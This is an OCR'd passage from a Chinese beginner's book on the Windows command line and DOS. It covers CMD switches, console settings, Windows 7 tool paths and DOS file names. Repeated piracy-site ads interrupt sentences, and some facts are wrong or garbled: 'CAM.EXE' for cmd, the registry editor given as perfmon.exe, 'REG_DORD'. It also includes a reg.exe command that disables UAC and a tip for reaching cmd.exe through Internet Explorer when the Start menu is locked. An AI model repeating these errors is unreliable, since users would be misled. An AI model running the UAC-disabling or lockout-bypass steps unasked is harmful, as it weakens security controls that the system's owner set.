Windows XP 以后版本的 Windows 操作系统下的 DOS 命令和一些其他功能，已经有所改变或增强。虽然两种操作都是使用命令来进行的，但由于命令行和纯 DOS 系统不是使用同一个平台，因此也存在一些区别。

下面以 Windows XP 为例讲述命令行的一些特殊功能（在 Windows XP 以后版本的 Windows 系统中，都拥有 Windows XP 中的功能），具体表现如下。

1. 位置及地位特殊

命令行程序已经不是专门用 COMMAND 目录存放，而是放在 32 位系统文件（Windows XP）安装目录下的 SYSTEM32 子目录中。由此可知，Windows XP 中的命令行命令已得到非常高的

换客

免责申明：所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内正版。换客资源神器发布组祝您技术更上一个台阶，我们的目标通杀国内伪类技术培训收费网站！提供绝对高清无杂音完整视频打包下载！进入官方网站：http://www.17huan.com 就送 2.5T 神器高清无加密视频/书藉资源，再送换客网盘搜索神器



特殊地位，而且通过查看 SYSTEM32\DLLCACHE 目录可知，Windows XP 还将其列入了受保护的系统文件之列，倘若 SYSTEM32 目录中的命令行命令受损，用该 DLLCACHE 目录中的备份即可恢复。当然，由于 Windows XP 是脱胎于 Windows NT，因此，命令行调用主程序已不是 Windows 9X 时代的 COMMAND.COM，而是类似于 Windows NT 系统下的 CAM.EXE。

2．一些命令只能通过命令行直接执行

Windows 9X 中的系统文件扫描器 sfc.exe 是一个 Windows 风格的对话框，而在 Windows XP 系统中，这条命令却必须在命令行状态手工输入才能按要求运行，而运行时又是标准的图形界面，如图 1-1 所示。

3．命令行窗口的使用与以前大不相同

在窗口状态下，已经不再像 Windows 9X 的 DOS 窗口那样有一条工具栏，因此，不少人发现无法在 Windows XP 命令行窗口中进行复制、粘贴等操作。其实 Windows XP 命令行窗口是支持窗口内容选定、复制和粘贴等操作的，只是有关命令被隐藏了起来。用鼠标对窗口内容的直接操作只能够是选取，即按下鼠标左键拖动时，其内容会反白显示，如果按【Ctrl+C】组合键，则无法将选取内容复制到剪贴板，而必须在窗口的标题栏上右击，在弹出的快捷菜单中选择“编辑”命令，就可以在打开的子菜单中看到复制、粘贴等选项了。

在 Windows XP 中的记事本或 Word 中输入“新北京，新奥运”信息之后，复制输入的内容并右击命令行标题栏，在弹出的快捷菜单中选择“编辑”→“粘贴”命令，即可将其粘贴到命令行窗口中，如图 1-2 所示。




图 1-1　cmd 应用程序窗口



图 1-2　命令行窗口内容复制图

还可以前后浏览每一步操作屏幕所显示的内容：这在全屏幕状态下是不可行的。必须使用【Alt+Enter】组合键切换到窗口状态，这时窗口右侧会出现一个滚动条，拖动滚动条就可以前后任意浏览了。但如操作的显示结果太多，则超过内存缓冲的内容会按照 FIFO（First in First out，先进先出）的原则将自动丢弃，使用 CLS 命令后可以同时清除屏幕及缓冲区的内容。

4．添加大量快捷功能键和类 DOSKEY 功能

在 Windows XP 操作系统的命令行状态下，通过 mem /c 命令看不到内存中自动加载 DOSKEY.EXE 命令的迹象，如图 1-3 所示。

免责申明：所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内正版。换客资源神器发布组祝您技术更上一个台阶，我们的目标通杀国内伪类技术培训收费网站！提供绝对高清无杂音完整视频打包下载！进入官方网站：http://www.17huan.com 就送 2.5T 神器高清无加密视频/书藉资源，再送换客网盘搜索神器

具备类似传统的 DOSKEY 功能如下。

- PageUp、PageDown：重新调用最近的两条命令。
- Insert：切换命令行编辑的插入与改写状态。
- Home、End：快速移动光标到命令行的开头或结尾。
- Delete：删除光标后面的字符。
- Enter：复制窗口内选定的内容（用之取代【Ctrl+C】命令）。
- F7：显示历史命令列表，可从列表中方便地选取曾经使用过的命令。
- F9：输入命令号码功能，直接输入历史命令的编号，即可使用该命令。

图 1-3　自动加载 DOSKEY 命令迹象图

其他从【F1】~【F9】键都分别定义了不同的功能，具体操作时一试便知。

5．对系统已挂接的码表输入法的直接支持

以前 Windows 9X 的 DOS 命令提示符下要显示和输入汉字，必须单独启动中文输入法，如 DOS 95 或 UCDOS 等其他汉字系统，在 Windows XP 的 CMD 命令行下已可以直接显示汉字，并按图形界面完全相同的热键，调用系统中已安装的各种码表输入法，如【Ctrl+Shift】组合键是切换输入法，【Ctrl+Space】组合键是切换输入法开关，【Shift+Space】组合键是切换全角与半角状态，【Ctrl+.】组合键是切换中英文标点等。不过，该命令行下的输入法只能在命令行进行输入，比如打开了一个 Edit 编辑器，输入法就不起作用了。

6．CMD 的命令参数

CMD 的命令格式：

```
CMD[a|u][/q][/d][/e:on|/e:off][/f:on|/f:off][/v:on|/v:off][[/s][/c|/k]string]
```

- /c：执行字符串指定的命令，然后中断。
- /s：在/c 或/k 后修改字符串处理。
- /d：从注册表中停用执行 ARTORUN 命令。
- /a：使向内部管道或文件命令的输出成为 ANSI。
- /u：使向内部管道或文件命令的输出成为 Unicode。
- /f:on：启用文件和目录名称完成字符。
- /v:on：将 c 作为定界符启动延缓环境变量扩展。
- /k：执行字符串指定的命令但保留。
- /q：关闭回应。
- /t:fg：设置前景/背景颜色。
- /e:on：启用命令扩展。
- /e:off：停用命令扩展。
- /f:off：停用文件和目录名称完成字符。
- /v:off：停用延缓的环境扩展。

注意　如果字符串有引号，可以接受用命令分隔符&&隔开的多个命令。由于兼容原因，/X 与/e:on 相同，且/r 与/c 相同，忽略任何其他命令选项。

如果指定了/c 或/k 参数，命令选项后的命令行其他部分将作为命令行处理，在这种情况下，将使用下列逻辑处理引号字符（"）。

如果符合下列所有条件，则在命令行上的引号字符将被保留。

换客

免责申明：所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内正版。换客资源神器发布组祝您技术更上一个台阶，我们的目标通杀国内伪类技术培训收费网站！提供绝对高清无杂音完整视频打包下载！进入官方网站：http://www.17huan.com 就送 2.5T 神器高清无加密视频/书藉资源，再送换客网盘搜索神器



- 不带/s 命令选项。
- 成对使用引号字符。
- 在两个引号字符之间没有特殊字符，特殊字符为下列中的任意一个：<>（）@^|。
- 在两个引号字符之间有至少一个空白字符。
- 在两个引号字符之间有至少一个可执行文件的名称。

否则，看第一个字符是否是一个引号字符，如果是，则舍去开头字符并删除命令行上的最后一个引号字符，保留最后一个引号字符之后的文字。如果/d 未在命令行上被指定，当 CAM 开始时，则会寻找 REG_SZ/REG_EXPAND_SZ 注册表变量。如果其中一个或两个都存在，则 HKEY_LOCAL_MACHINE\Software\Microsoft\Command Procssor\AutoRun 变量和 HKEY_CURRENT_USER\Software\Microsoft\Command Processor\EnableExtensions 变量将会先被执行到 0X1 或 0X0。用户特定设置有优先权，命令行命令选项比注册表设置有优先权。

7．命令行扩展包括对命令的更改和添加

使用命令行扩展的命令主要有：DEL 或 ERASE、COLOR、CD，或 CHDIR、MD、MKDIR、PROMPT、PUSHD、POPD、SET SETLOCAL、ENDLOCAL、IF、FOR、CALL、SHIFT、GOTO、START、ASSOC 和 FTYPE 等。

延迟变量环境扩展不按默认值启用，可以用/v:on 或/v:off 参数，为某个启用或停用 CMD 调用的延迟环境变量扩充。也可在计算机上或用户登录会话上，启用或停用 CMD 所有调用的完成，这需要通过设置使用 Regedit32.exe 注册表中的一个或两个 REG_DWORD 值（HKEY_LOCAL_MACHINE\Software\Command processor\DelayedExpansion）和（HKEY_CURRENT_USER\Software\Microsoft\Command processor\DelayedExpansion）到 0X0 或 0X1 来实现。用户特定设置比计算机设置有优先权，命令行命令选项比注册表设置有优先权。

1.1.2 Windows 系统中的命令行操作

下面简单认识一下 Windows XP 操作系统中命令行的各种操作，例如复制、粘贴和设置属性等操作。当启动 Windows XP 中的命令行后，将会弹出命令提示符窗口。Windows 命令行跟 DOS 界面不一样，它会先显示当前操作系统的版本号，并把当前用户默认为当前提示符。而其下所使用的操作跟 DOS 命令中所做的操作一样，但在使用 Windows 命令时，可以自定义设置命令行的背景、显示的文字、窗口弹出的大小和窗口弹出的位置等。

右击命令行标题栏，将会弹出一个快捷菜单，在其中选择相应的命令，即可完成相应的操作，如图 1-4 所示。

1.1.3 启动 Windows 系统中的命令行

不同的 Windows 操作系统版本，有不同的命令进入命令行界面。下面介绍两种启动 Windows 系统中命令行的方法。

- 在 Windows 2000/NT/XP/2003/操作系统的“运行”对话框中，在“打开”文本框中输入 cmd 命令，单击“确定”按钮，即可进入命令行窗口，如图 1-5 所示。
- 在 Windows vista/7 操作系统的“搜索”文本框中运行 cmd 命令，也可进入命令行窗口。

换客

免责申明：所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内正版。换客资源神器发布组祝您技术更上一个台阶，我们的目标通杀国内伪类技术培训收费网站！提供绝对高清无杂音完整视频打包下载！进入官方网站：http://www.17huan.com 就送 2.5T 神器高清无加密视频/书籍资源，再送换客网盘搜索神器

图 1-4　命令行各种操作的快捷菜单




图 1-5　命令提示符窗口

1.2　在 Windows 系统中执行 DOS 命令

由于 Windows 2000/XP/2003 彻底脱离了 DOS 操作系统，所以无法直接进入 DOS 环境，只能通过第 3 方软件来进行，如一键 GHOST 硬盘版等。但 Windows 2000/XP/2003 系统提供了一个“命令提示符”附件，可以提供基于字符的应用程序运行环境。通过使用类似 MS-DOS 命令解释程序中的各个字符，命令提示符执行程序并在屏幕上显示输出。Windows 2000/XP/2003 命令提示符使用命令解释程序 cmd，将用户输入转化为操作系统可理解的形式。

1.2.1　以菜单的形式进入 DOS 窗口

Windows 的图形化界面缩短了人与机器之间的距离，通过单击或拖曳即可实现想要的功能。

Windows XP 是基于 OS/2、NT 构件的独立操作系统，除了可以使用命令进入 DOS 环境外，还可以使用菜单方式打开 DOS 命令提示符窗口。在 Windows XP 系统中选择“开始”→“程序”→“附件”→“命令提示符”命令，即可打开命令提示符窗口，如图 1-6 所示。



图 1-6　通过菜单进入 DOS 窗口

1.2.2　通过 IE 浏览器访问 DOS 窗口

用户可以直接在 IE 浏览器中调用可执行文件。对于不同阶段的操作系统，其通过 IE 浏览器访问 DOS 窗口方法有所不同。

- 要在 Windows 2000 操作系统中访问 DOS 窗口，只需在 IE 浏览器地址栏中输入 c:\winnt\system\cmd.exe 命令即可。
- 在 Windows XP/7 操作系统中访问 DOS 窗口，只需在 IE 浏览器地址栏中输入

换客资源神器官方站：http://www.17huan.com

免责申明：所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内正版。换客资源神器发布组祝您技术更上一个台阶，我们的目标通杀国内伪类技术培训收费网站！提供绝对高清无杂音完整视频打包下载！进入官方网站：http://www.17huan.com 就送 2.5T 神器高清无加密视频/书籍资源，再送换客网盘搜索神器



c:\Windows\system32\cmd.exe 命令，即可打开 DOS 运行窗口（以 Windows XP 为例），如图 1-7 所示。




图 1-7　通过 IE 中访问 DOS 窗口

注意　这里一定要输入全路径，否则 Windows 将无法打开命令提示符窗口。使用 IE 浏览器访问 DOS 环境，可以针对一些加密工具而又无法访问开始菜单时，通过不受限制的 IE 浏览器来轻松地进入 DOS 窗口。

1.2.3　编辑命令行

当在 Windows XP 中启动命令行，就会弹出相应的命令行窗口，在其中显示当前的操作系统的版本号，并把当前用户默认为当前提示符。在使用命令行时可以对命令行进行复制、粘贴等操作，这是 DOS 平台下不具备的功能。

复制并粘贴命令行的具体操作步骤如下。

步骤 1：右击命令提示符窗口标题栏，将弹出一个快捷菜单。在其中可以对当前窗口进行各种操作，如移动、最大化、最小化和编辑等（如选择“编辑”→“标记”命令），如图 1-8 所示。

步骤 2：移动鼠标，选择要复制的内容。可以直接按【Enter】键复制该命令行，也可以通过选择“编辑”→“复制”命令来复制该命令行，如图 1-9 所示。




图 1-8　选择“编辑”→“标记”命令




图 1-9　复制命令行

换客

免责申明：所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内正版。换客资源神器发布组祝您技术更上一个台阶，我们的目标通杀国内伪类技术培训收费网站！提供绝对高清无杂音完整视频打包下载！进入官方网站：http://www.17huan.com 就送 2.5T 神器高清无加密视频/书藉资源，再送换客网盘搜索神器





步骤 3：在需要粘贴该命令行的位置右击，在弹出的快捷菜单中选择“粘贴”命令，如图 1-10 所示。

如果想再次使用上一条命令，则可以按【F3】键调用。要实现复杂的命令行编辑功能，则可以借助于 DOSKEY 命令。




图 1-10　粘贴命令行

1.2.4　设置窗口风格

在快捷菜单（通过右击命令提示符窗口标题栏来打开）中选择“默认值”或“属性”命令，即可对命令行进行自定义设置，如设置窗口颜色、字体和布局等属性。

1. 颜色

在属性对话框的“颜色”选项卡中，可以对命令行屏幕文字、屏幕背景和弹出窗口背景颜色等进行设置。

具体的操作步骤如下。

步骤 1：单击命令提示符窗口左上角的图标，在打开的下拉菜单中选择“属性”命令，即可打开命令提示符属性对话框，如图 1-11 所示。

步骤 2：选择“颜色”选项卡，即可选择各个选项并对其进行颜色设置。



图 1-11　“颜色”选项卡

步骤 3：选择“屏幕文字”单选按钮，在“选定的颜色值”选项组中设置“蓝”的颜色值为 255。选择“屏幕背景”单选按钮，在“选定的颜色值”选项组中设置“绿”的颜色值为 255。选择“弹出窗口文字”单选按钮，在“选定的颜色值”选项组中设置“蓝”的颜色值为 180。选择“弹出窗口的背景”单选按钮，在“选定的颜色值”选项组中设置“蓝”的颜色值为 125。

步骤 4：在设置完毕之后，单击“确定”按钮，即可弹出“应用属性”对话框，在其中设置修改属性的应用范围，如图 1-12 所示。

步骤 5：选择“属性仅对当前窗口生效”单选按钮，则设置仅对当前的窗口有效，关闭该窗口，重新启动后恢复原来设置。选择“保存属性，供以后具有相同标题的窗口使用”单选按钮，则关闭该窗口重新启动后仍为当前设置。

步骤 6：在选择完毕之后，单击“确定”按钮，窗口颜色将焕然一新，如图 1-13 所示。

2. 字体

在命令提示符属性对话框的“字体”选项卡中，可以设置字体的样式（这里只提供了“点阵字体“和“新宋体”两种字体样式），可以选择一种自己喜欢的字体风格。在这里也可以选择窗口的大小，一般窗口大小为 8×16，如图 1-14 所示。

免责申明：所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内正版。换客资源神器发布组祝您技术更上一个台阶，我们的目标通杀国内伪类技术培训收费网站！提供绝对高清无杂音完整视频打包下载！进入官方网站：http://www.17huan.com 就送 2.5T 神器高清无加密视频/书藉资源，再送换客网盘搜索神器






图 1-12 “应用属性”对话框




图 1-13 设置“颜色”风格后的窗口

3. 布局

在命令提示符属性对话框的“布局”选项卡中，可以对窗口进行整体布局进行设置。可以具体设置窗口的大小、在屏幕中所处的位置，以及屏幕缓冲区大小。在设置窗口位置时，如果选择“由系统定位窗口”复选框，则在启动 DOS 时，窗口在屏幕中所处的位置由系统来决定，如图 1-15 所示。

4. 选项

在命令提示符属性对话框的“选项”选项卡中，可以设置光标大小、是窗口显示还是全屏显示等，如图 1-16 所示。如果在“编辑选项”选项组中选择“快速编辑模式”复选框，则在窗口中随时可以对命令行进行编辑。




图 1-14 “字体”选项卡



图 1-15 “布局”选项卡




图 1-16 “选项”选项卡

上述所有操作均是在 Windows XP/2000 下进行的，对于 Windows 9X/Me 操作系统，可以通过窗口上面的工具栏来实现，这里不再赘述。

换客资源神器官方网站：http://www.17huan.com

免责申明：所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内正版。换客资源神器发布组祝您技术更上一个台阶，我们的目标通杀国内伪类技术培训收费网站！提供绝对高清无杂音完整视频打包下载！进入官方网站：http://www.17huan.com 就送 2.5T 神器高清无加密视频/书籍资源，再送换客网盘搜索神器





1.2.5 Windows 7 系统命令行

Windows 7 操作系统中的命令行有很多，下面简单介绍最常用的一些功能与其所对应的命令。

❑ 远程协助：通过 Internet 接收朋友的帮助（或向其提供帮助）。

命令：

```
X:\Windows\System32\msra.exe
```

❑ 计算机管理：查看和配置系统设置和组件。

命令：

```
X:\Windows\System32\compmgmt.msc
```

❑ 系统还原：将计算机系统还原到先前状态。

命令：

```
X:\Windows\System32\rstrui.exe
```

❑ 系统属性：查看有关计算机的系统设置的基本信息。

命令：

```
X:\Windows\System32\control.exe system
```

❑ 系统信息：查看有关硬件设置和软件设置的高级信息。

命令：

```
X:\Windows\System32\msinfo32.exe
```

❑ 程序：启动、添加或删除程序和 Windows 组件。

命令：

```
X:\Windows\System32\appwiz.cpl
```

❑ 禁用 UAC：禁用用户账户控制（需要重新启动）。

命令：

```
    X:\Windows\System32\cmd.exe/k%windir%\system32\reg.exe   ADD   HKLM\SOFTWARE\Microsoft\
windows\CurrentVersion\Policies\System/vEnableLUA/t REG_DWORD/d 0 /f
```

❑ 注册表编辑器：更改 Windows 注册表。

命令：

```
X:\Windows\System32\perfmon.exe
```

❑ 性能监视器：监视本地或远程计算机的可靠性和性能。

命令：

```
X:\Windows\System32\perfmon.exe
```

❑ 安全中心：查看和配置计算机的安全基础。

命令：

```
X:\Windows\System32\wscui.cpl
```


换客

免责申明：所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内正版。换客资源神器发布组祝您技术更上一个台阶，我们的目标通杀国内伪类技术培训收费网站！提供绝对高清无杂音完整视频打包下载！进入官方网站：http://www.17huan.com 就送 2.5T 神器高清无加密视频/书藉资源，再送换客网盘搜索神器



- 命令提示符：打开命令提示符窗口。

命令：

```
X:\Windows\System32\cmd.exe
```

- 启用 UAC：启用用户账户控制（需要重新启动）。

命令：

```
X:\Windows\System32\cmd.exe/k%windir%\system32\reg.exe    ADDHKLM\SOFTWARE\Microsoft\
windows\CurrentVersion policies\System/v EnableLUA/t REG_DORD/d 1/f
```

- 关于 Windows：显示 Windows 版本信息。

命令：

```
X:\Windows\System32\winver.exe
```

- 任务管理器：显示有关计算机运行的程序和进程的详细信息。

命令：

```
X:\windows\System32\taskmgr.exe
```

- 事件查看器：查看监视消息和疑难解答信息。

命令：

```
X:\Windows\System32\eventvwr.exe
```

- Internet 选项：查看 Internet explorer 设置。

命令：

```
X:\Windows\System32\inetcpl.cpl
```

- Internet 协议配置：查看和配置网络地址设置。

命令：

```
X:\Windows\System32\cmd.exe /k%windir%\system32\ipconfig.exe
```

1.3 全面认识 DOS 系统

在使用 DOS 时，还会经常听说 MS-DOS 与 PC-DOS，对于初学者来说，二者可以认为没有区别。事实上，MS-DOS 由 Microsoft（微软公司）出品，而 PC-DOS 则由 IBM 对 MS-DOS 略加改动而推出。由于微软公司在计算机业界的垄断性地位，其产品 MS-DOS 成为主流操作系统。DOS 主要由 MSDOS.SYS、IO.SYS 和 COMMAND.COM 等 3 个基本文件和一些外部命令组成。

1.3.1 DOS 系统的功能

DOS 实际上是一组控制计算机工作的程序，专门用来管理计算机中的各种软、硬件资源，负责监视和控制计算机的全部工作过程。不仅向用户提供了一整套使用计算机系统的命令和方法，还向用户提供了一套组织和应用磁盘上信息的方法。

换

免责申明：所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内正版。换客资源神器发布组祝您技术更上一个台阶，我们的目标通杀国内伪类技术培训收费网站！提供绝对高清无杂音完整视频打包下载！进入官方网站：http://www.17huan.com 就送 2.5T 神器高清无加密视频/书籍资源，再送换客网盘搜索神器





DOS 的功能主要体现在以下 5 个方面。

1．执行命令和程序（处理器管理）

DOS 能够执行 DOS 命令和运行可执行的程序。在 DOS 环境下（即在 DOS 提示符下），当用户键入合法命令和文件名后，DOS 就根据文件的存储地址到内存或外存上查找用户所需的程序，并根据用户的要求使 CPU 运行之；若未找到所需文件，则出现出错信息，告诉用户服务。在这里，DOS 正是扮演了使用者、计算机和应用程序三者之间的“中间人”。

2．内存管理

分配内存空间，保护内存，使任何一个程序所占的内存空间不遭破坏，同硬件相配合，可以设置一个最佳的操作环境。

3．设备管理

为用户提供使用各种输入/输出设备（如键盘、磁盘、打印机和显示器等）的操作方法。通过 DOS 可以方便地实现内存和外存之间的数据传送和存取。

4．文件管理

为用户提供一种简便的存取和管理信息方法。通过 DOS 管理文件目录，为文件分配磁盘存储空间，建立、复制、删除、读/写和检索各类文件等。

5．作业管理

作业是指用户提交给计算机系统的一个独立的计算任务，包括源程序、数据和相关命令。作业管理是对用户提交的诸多作业进行管理，包括作业的组织、控制和调度等。

1.3.2 文件与目录

文件是存储于外存储器中具有名称的一组相关信息集合，在 DOS 下，所有的程序和数据均以文件形式存入磁盘。自己编制的程序存入磁盘是文件，DOS 提供的各种外部命令程序也是文件，执行 DOS 外部命令就是调用此命令文件的过程。

如果想查看计算机中的文件与目录（即 Windows 系统下的文件夹），只需在命令提示符窗口中运行 dir 命令，即可看到相应的文件和目录，如图 1-17 所示。后面带有<DIR>的是目录（文件夹），没有的是文件。还可以在文件和目录名前面看到文件和目录的创建时间，以及本盘符的使用空间和剩余空间。




图 1-17 查看计算机文件与目录

MS-DOS 规定文件名由 4 个部分组成：[<盘符>][<路径>]<文件名>[<..扩展名>]。文件由文件名和文件内容组成。文件名由用户命名或系统指定，用于唯一标识一个文件。

DOS 文件名由 1～8 个字符组成，构成文件名的字符分为以下 3 类。

- 26 个英文字母：a～z 或 A～Z。

换客

免责申明：所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内正版。换客资源神器发布组祝您技术更上一个台阶，我们的目标通杀国内伪类技术培训收费网站！提供绝对高清无杂音完整视频打包下载！进入官方网站：http://www.17huan.com 就送 2.5T 神器高清无加密视频/书籍资源，再送换客网盘搜索神器



- 10 个阿拉伯数字：0～9。
- 一些专用字符：$、#、&、@、!、%、()、{}、-、—。

注意 在文件名中不能使用<、>、\、//、[、]、:、!、+、=，以及小于 20H 的 ASCII 字符。另外，可根据需要自行命名文件，但不可与 DOS 命令文件同名。

1.3.3 文件类型与属性

文件类型是文件根据其用途和内容分为不同的类型，分别用不同的扩展名表示。文件扩展名由 1～3 个 ASCII 字符组成，文件扩展名有些是系统在一定条件下自动形成的，也有一些是用户自己定义的，它和文件名之间用“.”分隔，最常见的文件扩展名如表 1-1 所示。

表 1-1 常见文件类型以及文件类型扩展名

文件类型扩展名	文件类型
.com	系统命令文件
.exe	可执行文件
.bat	可执行的批处理文件
.sys	系统专用文件
.bak	后备文件
.dat	数据库文件
.txt	正文文件
.htm	超文本文件
.obj	目标文件
.tmp	临时文件
.ovl	覆盖文件
